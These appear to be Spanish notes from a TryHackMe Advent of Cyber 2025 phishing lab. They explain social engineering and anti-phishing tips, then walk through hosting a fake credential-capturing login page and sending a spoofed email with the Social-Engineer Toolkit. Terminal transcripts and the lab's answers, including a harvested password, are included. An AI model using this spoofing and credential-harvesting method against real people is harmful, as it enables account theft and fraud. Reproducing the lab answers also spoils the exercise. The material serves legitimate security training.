

2-Phishing - Merry Clickmas

Introduction

Ante las recientes amenazas de ciberseguridad contra The Best Festival Company (TBFC), el equipo rojo local ha programado varias pruebas de penetración. Los miembros del equipo rojo realizaron pruebas de penetración periódicas contra su TBFC. Parte de este ejercicio consiste en garantizar que los empleados sean diligentes al hacer clic en enlaces y que la empresa esté bien protegida contra los últimos ataques de phishing. Este tipo de phishing autorizado es una forma comprobada de comprobar si la formación en ciberseguridad ha dado sus frutos.

En esta tarea, formarás parte del equipo rojo local de TBFC junto con los elfos Recon McRed, Exploit McRed y Pivot McRed. Les ayudarás a planificar y ejecutar su campaña de phishing. Es hora de determinar si se requiere más formación en ciberseguridad.

Objetivos de aprendizaje


- Comprender qué es la ingeniería social
- Aprender los tipos de phishing
- Explorar cómo los equipos rojos crean páginas de inicio de sesión falsas
- Usar el kit de herramientas de ingeniería social para enviar un correo electrónico de phishing

Conexión a la máquina

Antes de continuar, revisa las preguntas de la tarjeta de conexión que se muestra a continuación:



Inicie su máquina virtual de destino haciendo clic en el botón "Iniciar máquina" a continuación. La máquina tardará unos 2 minutos en arrancar por completo. Además, inicie su AttackBox haciendo clic en el botón "Iniciar AttackBox" a continuación. AttackBox se iniciará en vista dividida. Si no puede verla, haga clic en el botón "Mostrar vista dividida" en la parte superior de la página.



Phishing Exercise for TBFC

Ingeniería social

La ingeniería social se refiere a manipular a un usuario para que cometa un error. Ejemplos de estos errores incluyen compartir una contraseña, abrir un archivo malicioso y aprobar un pago. El término "social" significa que el objetivo de este tipo de ataque son seres humanos, no sistemas informáticos. Por lo tanto, el atacante recurre a trucos psicológicos para lograr la cooperación del usuario objetivo. Algunos factores psicológicos que pueden desempeñar un papel clave en el éxito de estos ataques son la urgencia, la curiosidad y la autoridad. Por eso, algunos se refieren a la ingeniería social como "hacking humano".



Phishing

El phishing es un subconjunto de la ingeniería social en el que el medio de comunicación son principalmente mensajes. En su momento, los ataques de phishing más comunes se realizaban por correo electrónico; sin embargo, la proliferación de smartphones, junto con el acceso omnipresente a internet, ha extendido el phishing a mensajes de texto cortos (smishing), llamadas de voz (vishing), códigos QR (quishing) y mensajes directos en redes sociales. El objetivo del atacante es que el usuario haga clic, abra o responda a un mensaje para robarle información, dinero o acceso.

Desafortunadamente, los ataques de phishing son cada vez más difíciles de detectar. Incluso las personas más precavidas pueden ser víctimas de estos ataques si no actúan con la debida precaución. La formación en ciberseguridad de TBFC enseña a los usuarios dos mnemotécnicas antiphishing escritas como S.T.O.P. La primera es de [All Things Secured](#), que indica a los usuarios que se hagan las siguientes preguntas antes de responder a un correo electrónico:

- ¿Sospechoso?
- ¿Me pide que haga clic en algo?
- ¿Me ofrece una oferta increíble?
- ¿Me estás presionando para que haga algo ahora?

El segundo S.T.O.P. recuerda a los usuarios que sigan las siguientes instrucciones:

- Tranquilo. Los estafadores se dejan llevar por la adrenalina.
- Escribe la dirección tú mismo. No uses el enlace del mensaje.
- No abras nada inesperado. Verifica primero.
- Comprueba quién es el remitente. Comprueba la dirección/número de remitente real, no solo el nombre para mostrar.

Tras horas de formación periódica en ciberseguridad, el equipo rojo comprueba si el personal de TBFC puede esquivar correos electrónicos sospechosos.

Construyendo la trampa

Debes sonar muy convincente como experto en pruebas de penetración para que un ataque de phishing tenga éxito. No solo importa cómo escribas el correo o los mensajes de phishing, sino también cómo prepares la trampa para el objetivo. La trampa puede ser cualquier cosa, dependiendo de tus objetivos y de la investigación que realices sobre el objetivo. A veces, los atacantes intentan comprometer el equipo del objetivo, y lo consiguen adjuntando un archivo malicioso a su correo electrónico de phishing. Los atacantes a veces crean una página web que imita una página de inicio de sesión legítima para robar las credenciales del objetivo.

En esta tarea, buscamos obtener las credenciales de inicio de sesión del usuario objetivo. Nuestra trampa sería una página de inicio de sesión falsa del portal TBFC, que adjuntamos al correo electrónico de phishing y enviamos al objetivo. Sin embargo, una página de inicio de sesión por sí sola no es suficiente. Necesitamos alojarla e implementar cierta lógica para capturar las credenciales ingresadas por el objetivo. Para facilitar su tarea, ya hemos configurado un script que, al ejecutarse, alojará una página de inicio de sesión falsa. Esta página de inicio de sesión falsa que creamos capturará todas las credenciales ingresadas en la página.

El script ya está ubicado en AttackBox en ~/Rooms/AoC2025/Day02. Si desea usar su propio equipo conectado a THM VPN, puede descargar el script mediante el botón "Descargar archivos de tarea" que aparece a continuación. Asegúrese de mantener ambos archivos en el mismo directorio.

Para ejecutar el script, use ./server.py y comenzará a escuchar las credenciales. Si el objetivo es interceptado e ingresa las credenciales, se mostrarán en la misma terminal.

```
AttackBox Terminal

root@attackbox:~# cd ~/Rooms/AoC2025/Day02
root@attackbox:~/Rooms/AoC2025/Day02# ./server.py
Starting server on http://0.0.0.0:8000
```

El mensaje anterior indica que la aplicación web de phishing está escuchando en el puerto 8000; además, el puerto 0.0.0.0 implica que está vinculada a todas las interfaces. Para confirmar lo que verá el usuario, use Firefox en AttackBox y navegue a http://CONNECTION_IP:8000 o <http://127.0.0.1:8000>; cualquiera de estas direcciones le mostrará lo que verá el usuario. Con esto configurado, es hora de enviar este enlace por correo electrónico para comprobar la vigilancia de nuestros usuarios.


Envío mediante el kit de herramientas de ingeniería social (SET)

Una vez que nuestra página de phishing esté lista, podemos preparar y enviar el correo electrónico de phishing a nuestros usuarios objetivo. Enviarlos desde nuestro correo electrónico personal es la peor idea. Idealmente, el correo electrónico debería parecer provenir de un remitente aparentemente legítimo; por ejemplo, podemos fingir ser alguien en quien el usuario objetivo confía o de quien espera recibir dicho correo. Cuanto más realista parezca un correo electrónico de phishing, más probable será que el usuario objetivo lo crea y sea víctima de phishing. La pregunta es cómo podemos enviar un correo electrónico de apariencia realista que contenga nuestra página de inicio de sesión falsa.

Una solución es usar el kit de herramientas de ingeniería social ([SET](#)). Es una herramienta de código abierto diseñada principalmente por David Kennedy para ataques de ingeniería social. Ofrece una amplia gama de funciones. En particular, permite redactar y enviar un correo electrónico de phishing. En este caso, usaremos esta herramienta para crear y enviar un correo electrónico de phishing al usuario objetivo.

Comencemos a crear el correo electrónico de phishing mediante la herramienta SET. Antes de usar esta herramienta, recuerde que consta de varios pasos, cada uno con preguntas diferentes sobre el correo electrónico de phishing que desea enviar. Por lo tanto, tenga paciencia y siga el proceso.


Para iniciar la herramienta, escriba "setoolkit" en la terminal y se le mostrará un menú con varias opciones. En la parte inferior, verá "set>", donde puede introducir el número de opción deseado. En nuestro caso, seleccionaríamos la opción 1 (Ataques de Ingeniería Social). Si se equivoca en algún momento, la opción 99 le devolverá al menú principal, donde podrá volver a empezar. Sin embargo, si comete algún error al escribir el correo electrónico de phishing, deberá presionar Ctrl + C para volver al menú principal. Los ataques de ingeniería social abarcan diversos tipos de ataques, desde phishing selectivo y correo masivo hasta ataques a puntos de acceso inalámbricos.



Al seleccionar 1, se mostrará otro menú con el tipo de ataque de ingeniería social que queremos usar. En este caso, seleccionaremos "Ataque de correo masivo" escribiendo 5.



Ahora, se nos pedirá que elijamos entre dos opciones. Una nos permite enviar el correo electrónico de phishing a una sola dirección, mientras que la otra nos permite enviarlo a varias personas. En este caso, seleccionaríamos la opción 1: "Ataque de correo electrónico a una sola dirección".



Ahora, tendremos varias preguntas que responder y varios campos que completar. El primer grupo de preguntas se refiere a las direcciones de correo electrónico y cómo se enrutará y entregará el correo. Después de cada entrada, podemos presionar Enter para pasar a la siguiente pregunta.

- Enviar correo electrónico a: Empecemos por dirigirnos a factory@wareville.thm
- Cómo enviar el correo electrónico: Elegiremos "Usar su propio servidor" o "Open Relay"
- Dirección de remitente: Sabemos que el personal de la fábrica de juguetes se comunica regularmente con Flying Deer, la empresa de transporte, por lo que usaremos updates@flyingdeer.thm como dirección de correo electrónico de origen
- Nombre de remitente: Usaremos el nombre Flying Deer
- Nombre de usuario para open-relay: Lo dejaremos en blanco y simplemente presionaremos Enter
- Contraseña para open-relay: Lo dejaremos en blanco y simplemente presionaremos Enter

- Dirección del servidor de correo electrónico SMTP: Enviaremos el correo directamente al servidor de correo de TBFC ingresando MACHINE_IP
- Número de puerto del servidor SMTP: Dejamos el valor predeterminado de 25 y simplemente pulsamos Intro.

El siguiente grupo de preguntas le preguntará si desea enviarlo con alta prioridad o adjuntar un archivo.

- Marcar este mensaje como alta prioridad: La decisión es suya, según su conocimiento de las circunstancias, pero responderemos "no".
- ¿Desea adjuntar un archivo?: Responderemos "n".
- ¿Desea adjuntar un archivo en línea?: De nuevo, respondamos "n".

Finalmente, elegimos un asunto del correo electrónico e ingresamos el contenido del mensaje en texto plano o HTML.

- Asunto del correo electrónico: Necesitamos algo convincente, por ejemplo, "Cambios en el horario de envío".
- Enviar el mensaje en HTML o sin formato: Mantenemos la opción predeterminada de texto plano y simplemente pulsamos Intro.
- Ingrese el cuerpo del mensaje y escriba "END" (en mayúsculas) al terminar: Cree y escriba un mensaje convincente. Asegúrese de incluir la URL `http://CONNECTION_IP:8000` para comprobar si el destinatario cae en esta trampa.

En la terminal a continuación se muestra un ejemplo de interacción.

AttackBox Terminal

```
set:mailer>1
set:phishing> Send email to:factory@wareville.thm

1. Use a Gmail account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):updates@deershipping.thm
set:phishing> The FROM NAME the user will see:Deer Shipping
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):MACHINE_IP
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Shipping Schedule Changes
set:phishing> Send the message as HTML or plain? 'h' or 'p' [p]:
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Dear elves,
Next line of the body: Kindly note that there have been significant changes to the shipping schedules due to increased shipping orders.
Next line of the body: Please confirm the new schedule by visiting http://CONNECTION_IP:8000
Next line of the body: Best regards,
Next line of the body: Flying Deer
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

Ahora, el correo electrónico de phishing se ha enviado al objetivo. El botón "Presione `<return>` para continuar" es simplemente la tecla Enter para reiniciar la herramienta. Abra la terminal donde se ejecuta nuestro script `server.py` para ver si el usuario es interceptado e ingresa sus credenciales.

Nota: Puede que tenga que esperar de 1 a 2 minutos y observar la terminal para ver si el usuario ha ingresado alguna credencial.

Para sorpresa del equipo rojo de TBFC, recibieron al menos un conjunto de credenciales que funcionaban. Este resultado es alarmante; significa que un adversario podría tener éxito en un ataque similar si aún no lo ha hecho. Considerando las credenciales recibidas, si un adversario obtiene dicho acceso, podría fácilmente destruir todo el sistema de entrega de regalos. Es vital verificar si se ha producido un ataque de este tipo y actuar en consecuencia.

Answer the questions below

What is the password used to access the TBFC portal?

Respuesta: unranked-wisdom-anthem


Browse to `http://MACHINE_IP` from within the AttackBox and try to access the mailbox of the `factory` user to see if the previously harvested `admin` password has been reused on the email portal. What is the total number of toys expected for delivery?

Respuesta: 1984000

If you enjoyed today's room, feel free to check out the [Phishing Prevention](#) room.

No necesita respuesta.


```
root@ip-10-64-78-110:~# ls
burp.json  Desktop  Instructions  Postman  Scripts  thinclient_drives
CTFBuilder Downloads Pictures  Rooms  snap  Tools
root@ip-10-64-78-110:~# cd Rooms
root@ip-10-64-78-110:~/Rooms# ls
ADEnumeration      CVE2022-26923      ParrotPost
AoC2023            ECB                PKI
AoC2024            Erlang-OTP-SSH-CVE-2025-32433  securityfootage
AoC2025            ExploitingAD       sigma
AoC3              Follina-MSDT       solar
BPVolatility       InsecureRandomness  SplunkBasic
BreachingAD        introdigitalforensics  Spring4Shell
caldera            introloganalysis    Tomcat-CVE-2024-50379
CapstoneChallenge  JohnTheRipper       TryHack3M
cauldron           LengthExtensionAttacks  TryPwnMeOne
Compiled           loganalysis         TryPwnMeTwo
cryptographyintro  logs               Wireshark101
ctf-event-2022     monikerlink
CVE2022-26134      OhSINT
root@ip-10-64-78-110:~/Rooms# cd AoC2025
root@ip-10-64-78-110:~/Rooms/AoC2025# ls
Day02  Day21
root@ip-10-64-78-110:~/Rooms/AoC2025# cd Day02
root@ip-10-64-78-110:~/Rooms/AoC2025/Day02# ls
index.html  server.py
root@ip-10-64-78-110:~/Rooms/AoC2025/Day02# ./server.py
Starting server on http://0.0.0.0:8000
10.64.78.110 - - [02/Dec/2025 23:16:24] "GET / HTTP/1.1" 200 -
10.64.78.110 - - [02/Dec/2025 23:16:26] "GET /favicon.ico HTTP/1.1" 404 -
```



```
root@ip-10-64-78-110: ~
File Edit View Search Terminal Help
root@ip-10-64-78-110:~# setoolkit
```

seleccionamos la opcion 1

```

  _____
 |_____|_____|_____|
 |_____|_____|_____|
 |_____|_____|_____|
 |_____|_____|_____|

[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
              Version: 8.0.3
              Codename: 'Maverick'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com   [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

nos aparecera lo siguiente

```

  _____
 |_____|_____|_____|
 |_____|_____|_____|
 |_____|_____|_____|
 |_____|_____|_____|

[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
              Version: 8.0.3
              Codename: 'Maverick'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com   [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```

seleccionamos la opcion 5

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>
```

seleccionamos la opcion 1

```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
```

acontinuacion nos saldra el primer grupo de preguntas

```
set:phishing> Send email to:factory@wareville.thm

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):updates@flyingdeer.thm
set:phishing> The FROM NAME the user will see:Flying Deer
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):10.64.138.83
set:phishing> Port number for the SMTP server [25]:

set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
```

segundo grupo de preguntas

tercer grupo

```
set:phishing> Email subject:Shipping Schedule Changes
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:prueba de phising http://10.64.78.11
0:8000
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

todo junto

```
t:mailer>1
t:phishing> Send email to:factory@wareville.thm

1. Use a gmail Account for your email attack.
2. Use your own server or open relay


